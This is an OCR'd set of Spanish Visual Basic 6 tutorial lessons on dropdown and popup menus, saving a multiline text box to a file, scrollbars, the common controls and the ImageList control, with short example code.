
que sea mnu... y lo que tenga. El aspecto que tendrá nuestro proyecto ahora será:

Como puedes ver el "&" que hemos puesto tiene la misma función que en los botones y lo que permite es manejar el menú con el teclado, dando a Alt+A en vez de ser un ratonero. Ahora para insertar un submenú dentro de este menú daremos a siguiente y nos desplazaremos a la derecha apareciendo ... que nos va a indicar que hemos indexado un menú:




Como puedes ver además hemos puesto una ShortCut que hace que cuando pulsemos esas teclas se ejecute el evento click del menú como veremos a continuación.


Ahora vamos a introdir un menú que esté chequeado, otro desactivado y otro invisible para luego hacerlo visible por ejemplo. Esto se hace con los cuatro checks que no hace falta que te diga donde están.




y ahora vamos a poner la típica barra separadora, para ello en el caption pondremos "-" y el nombre por ejemplo separador:




De esta forma nuestro menú tendrá el siguiente aspecto:



Y lo último será poner un submenú, lo cual se hace indexando el otro menú en un nivel más, visual basic ofrece además una flecha si se marca en la casilla windowlist:





Tiempo de ejecución

Finalmente vamos a utilizar los submenús en la programación. Como comenté anteriormente, hay que programar el único evento que tienen que es el click para hacer lo que queramos. En este caso vamos a cambiar el check del checkeado cuando se pulse y además que se haga visible el otro y que el inactivo se muestre activo (las demás cosas las dejo en tu imaginación).

El código es el siguiente:

```
Private Sub mnuArchivoChequeado_Click()
Me.mnuArchivoChequeado.Checked = Not
Me.mnuArchivoChequeado.Checked
Me.mnuArchivoInvisible.Visible = Not Me.mnuArchivoInvisible.Visible
Me.mnuArchivoInactivo.Enabled = Not Me.mnuArchivoInactivo.Enabled
End Sub
```

Y el aspecto que tenemos cuando se pulsa al menú chequeado es el siguiente:

Como puedes ver se ha vuelto visible el menú que teníamos oculto y se ha quitado el check del otro. Si vuelves a pulsar al chequeado, volveremos al estado inicial. Hay dos cosas más, en el menú principal no puede haber ni shortcuts ni separadores, cosa que te imaginarás por qué es.

Volver al menú del curso

Total de visitas:
205540

Menú desplegable


Título: Menús deplegables
Autor: José Antonio Suárez Navarro
Descripción: En esta lección se muestra como hacer y como utilizar el menú desplegable.
Fecha: [07/01/02]

Introducción

Los menús desplegables son aquello que se abren cuando pulsamos al botón derecho del ratón. En visual hay algunos que ya están por defecto como puede ser el de la caja de texto. Pero vamos a hacer uno en el formulario. En la lección sobre menú están ya explicados los menús.

Procedimiento


Para que aparezca un menú desplegable, hemos dicho que es necesario que aparezca al pulsar el botón derecho del ratón por lo que no es muy difícil pensar que se programarán en el MouseDown. Lo primero que deberemos hacer es un menú en el cual el menú principal (que es el que vamos a llamar) sea invisible.



Una vez hecho esto en el evento MouseDown del formulario escribiremos:

```
Private Sub Form_MouseDown(Button As Integer, Shift As
Integer, X As Single, Y As Single)
If Button And vbRightButton Then
    PopupMenu Me.mnuDesplegable, 0
End If
End Sub
```

Y al pulsar al botón derecho aparecerá:



Por defecto el menú aparece con alineación a la izquierda, si lo quieres centrado pon un 4 en vez del 0 y si lo quieres a la derecha un 8. Los nombres de estas constantes son:

vbPopupMenuCenterAlign

vbPopupMenuLeftAlign

vbPopupMenuRightAlign

Si queremos que el evento click se produzca cuando se pulsa al botón derecho deberemos escribir (el izquierdo es el que es por defecto, así que nada de ponerlo):

```
    PopupMenu Me.mnuDesplegable,
vbPopupMenuRightButton
```

También se puede poner el menú donde queramos, vamos a ponerlo en la esquina superior izquierda. Para ello deberemos de escribir el siguiente código:

```
Private Sub Form_MouseDown(Button As Integer, Shift As
```

```
Integer, X As Single, Y As Single)
If Button And vbRightButton Then
    PopupMenu Me.mnuDesplegable, , 0, 0
End If
End Sub
```

Ahora voy a basarme en un truco que aparece en el libro que ha sido mi biblia y que aconsejo que adquiráis: Programación Avanzada con VB de Franscesco Balena. El truco consiste en que podamos poner el menú sobre un control que ya lo tiene. El menú que aparece por defecto en las cajas de texto es:

Imagina que quieres poner un menú en una caja de texto y escribes:

```
Private Sub txt_MouseDown(Button As Integer, Shift As
Integer, X As Single, Y As Single)
If Button And vbRightButton Then
    PopupMenu Me.mnuDesplegable
End If
End Sub
```

Cuando lo ejecutes, comprobarás que hace falta dar dos

veces a este botón, pero si haces este truco:

```
Private Sub txt_MouseDown(Button As Integer, Shift As
Integer, X As Single, Y As Single)
If Button And vbRightButton Then
    Me.txt.Enabled = False
    PopupMenu Me.mnuDesplegable
    Me.txt.Enabled = True
End If
End Sub
```

Aparecerá inmediatamente.

Volver al menú del curso

Total de visitas:

Función para guardar el contenido de una caja de texto Multiline

José Antonio Suárez Navarro

Descripción

En este código se muestra una función que permite guardar el contenido de una caja de texto multiusuario. Se utiliza la función clásica de los ficheros de Visual Basic, Open ... Para que funcione correctamente el código es necesario tener una caja de texto multiline a True y pasarle el nombre del fichero que queremos guardar. La implementación de la función se muestra para una caja de texto llamada txtTexto.

Código

```
Private Sub GuardarFicheroTxt(ByVal nomFichero As String, ByRef txt As TextBox)

'**************************************************************
'Código elaborado por José Antonio Suárez Navarro, en MacroHeavy.com, me da
'igual que lo copies, lo adaptes a tus necesidades, etc., pero no borres este
'comentario por cortesía.
'**************************************************************

Dim fichero As Byte
Dim texto() As String
Dim contador As Integer
fichero = FreeFile 'Seleccionamos el fichero que esté libre
texto() = Split(txt.Text, vbCrLf) 'Separamos el texto por retornos de carro
Open nomFichero For Output As #fichero 'Abrimos el fichero para guardar el fichero
For contador = LBound(texto) To UBound(texto) 'Recorremos la matriz del texto
Print #fichero, texto(contador) 'Guardamos las diferentes lineas
Next
Close #fichero 'Cerramos el fichero
End Sub
```

Implementación

GuardarFicheroTxt "c:\prueba.txt", Me.txtTexto

Barra de desplazamiento

José Antonio Suárez Navarro

Descripción

En este ejemplo se muestra como funcionan las barras de desplazamiento. El ejemplo consiste en una barra de desplazamiento que modifica el valor del caption de una etiqueta poniendo el valor de la barra.

Código

```
Option Explicit

Private Sub barra_Change()
'Ponemos el valor de la barra de desplazamiento.
Me.lblNumero.Caption = Me.barra.Value
End Sub

Private Sub Form_Load()
Me.barra.Max = 100 'Máximo de la barra
Me.barra.Min = 0 'Mínimo de la barra
'Cambio máximo cuando se pulsa en la mitad de la barra.
Me.barra.LargeChange = 10
'Cambio mínimo cuando se pulsa en las flechas de la barra.
Me.barra.SmallChange = 1
End Sub
```

Implementación

Copiar en un formulario con una barra de desplazamiento llamada barra y una etiqueta llamada lblNumero.

Controles Comunes

Título: Controles comunes
Autor: José Antonio Suárez Navarro
Descripción: En esta lección se muestra como insertar los controles comunes en nuestros proyectos.
Fecha: [07/01/02]


Introducción

Vamos a ver como se insertan los controles comunes. En las lecciones sucesivas se irán viendo algunos de ellos ya que hay muchos que no se suelen utilizar, de todas formas se irán introduciendo en este apartado más controles sucesivamente.

Desarrollo


¿Cómo se introducen los controles comunes?. Pues muy sencillo, si pinchas con el botón derecho del ratón sobre la barra de los controles te aparecerá el siguiente menú:

Si seleccionas componentes te aparecerá la siguiente pantalla:



En la que deberás elegir los tres componentes que se muestran, 1,2 y 3. Una vez que has elegido estos componentes en la barra donde están los controles te aparecerán los siguientes:

Otra forma de seleccionarlos en el menú proyecto, apareciéndote la misma pantalla que en el otro caso.



Volver al menú del curso

Total de visitas:

205540

Control ImageList

Título: Control ImageList
Autor: José Antonio Suárez Navarro
Descripción: En esta lección se muestra como utilizar el control ImageList en tiempo de diseño y en tiempo de ejecución.
Fecha: [07/02/01]


Introducción

El control ImageList es un contenedor de iconos para utilizar en otros controles como se verá posteriormente.


Desarrollo

El control se selecciona pinchando en el icono mostrado a continuación:


Lo que aparecerá en el formulario será lo siguiente:



Si pinchas al botón derecho del ratón en Propiedades, sobre este control te aparecerá la siguiente pantalla:




En esta pantalla recomiendo que selecciones el tamaño 16 x 16, que es el más pequeño y es el que aparece normalmente en todos los menús de herramientas. Si pulsas en la pestaña imágenes, te aperecerá lo siguiente:



Si pulsas en el botón insertar imagen, te aparecerá la siguiente pantalla:

Y al seleccionar la imagen aparecerá la pantalla en la que

estábamos con el siguiente aspecto:



Como puedes ver he introducido un nombre de key que es muy útil para seleccionar luego la imagen en otro control.

Esto sería en modo diseño, pero a mi particularmente me gusta usar todo en programación. Por ello vamos a ir viendo las distintas formas de introducir las imágenes de esta forma. Lo primero que tenemos que saber es que todos estos controles y este en particular son colecciones. Como ejemplo vamos a hacer lo mismo que antes pero en tiempo de ejecución:

```
Private Sub Form_Load()
Dim im As ImageList
Set li = Me.iml.ListImages.Add(, "libro", _
    LoadPicture("C:\Archivos de programa\Microsoft Visual
```

```
Studio\" & _
            "Common\Graphics\Icons\Writing\Book01b.ico"))
End Sub
```

Con el método remove se puede eliminar una imagen, y con clear se pueden eliminar todas.

